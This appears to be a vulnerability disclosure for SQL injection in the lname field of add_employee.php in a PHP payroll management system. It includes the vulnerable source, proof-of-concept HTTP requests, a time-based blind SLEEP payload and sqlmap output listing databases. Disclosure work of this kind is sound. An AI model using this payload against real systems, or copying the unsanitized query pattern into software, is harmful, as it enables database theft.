cve / cvexuzhoujia.md

xuzhuojia22 Add files via upload 1f58c05 · 2 weeks ago

57 lines (36 loc) · 2.05 KB

Preview Code Blame Raw

payroll-management-system-in-php has sql injection

supplier

https://code-projects.org/payroll-management-system-in-php-with-source-code/

Vulnerability parameter


add_employee.php

describe

An unrestricted SQL injection attack exists in payroll-management-system in add_employee.php. The parameters that can be controlled are as follows: $lname. This function executes the id parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

vulnerability find


When entering 1 ' in this field, an error occurs, indicating a vulnerability in SQL injection



Add Employee

Lastname	1'
Firstname	123
Gender	Male
Employee Type	Regular
Division	Admin

Submit Clear Fields




```
POST /home_employee.php HTTP/1.1
Host: payroll
Content-Length: 76
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://payroll
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://payroll/home_employee.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2tqglulhnvsgs5r4r7sgokgqv7
Connection: close

lname=1'&fname=123&gender=Male&emp_type=Regular&division=Admin&submit=Submit
```

```
HTTP/1.1 200 OK
Date: Fri, 21 Mar 2025 09:54:03 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=(
Pragma: no-cache
Connection: close
Content-Type: text/html
Content-Length: 2592937

<script>
  alert('Invalid.');
  window.location.href='index.php';
  </script>

  <!DOCTYPE html>
  <html lang="en">
    <head>

      <!-- Meta, title, CSS, favicons, etc. -->
      <meta charset="utf-8">
      <meta http-equiv="X-UA-Compatible" content="IE=edge">
      <meta name="viewport" content="width=device-width, initial-scale=1">
      <meta name="description" content="Bootstrap, a sleek, intuitive, and
      powerful mobile first front-end framework for faster and easier web
      development.">
      <meta name="keywords" content="HTML, CSS, JS, JavaScript, framework
```

Code analysis

When the value of $lname parameter is obtained in function , it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



add_employee.php


```php
<?php
  $conn = mysql_connect(server: 'localhost', username: 'root', password: 'root');
  if (!$conn)
  {
    die("Database Connection Failed" . mysql_error());
  }

  $select_db = mysql_select_db(database_name: 'payroll');
  if (!$select_db)
  {
    die("Database Selection Failed" . mysql_error());
  }

  if(isset($_POST['submit'])!="")
  {
    $lname      = $_POST['lname'];
    $fname      = $_POST['fname'];
    $gender     = $_POST['gender'];
    $type       = $_POST['emp_type'];
    $division   = $_POST['division'];

    $sql = mysql_query(query: "INSERT into employee(lname, fname, gender, emp_type, division)VALUES('$lname'

    if($sql)
    {
      ?>
        <script>
            alert('Employee had been successfully added.');
            window.location.href='home_employee.php?page=emp_list';
        </script>
      <?php
```

POC


```
POST /add_employee.php HTTP/1.1
Host: payroll
Content-Length: 75
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://payroll
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
exchange;v=b3;q=0.7
Referer: http://payroll/home_employee.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=85u4m47klj7ldjr47mclti8mr6
Connection: close

lname=1*&fname=1&gender=Male&emp_type=Job+Order&division=Admin&submit=Submit
```

Result

get databases



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: lname=1' AND (SELECT 8531 FROM (SELECT(SLEEP(5)))tmVj) AND 'xyLK'='xyLK&fname=1&gender=Male&emp_type=Job Or
der&division=Admin&submit=Submit
---
```



```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```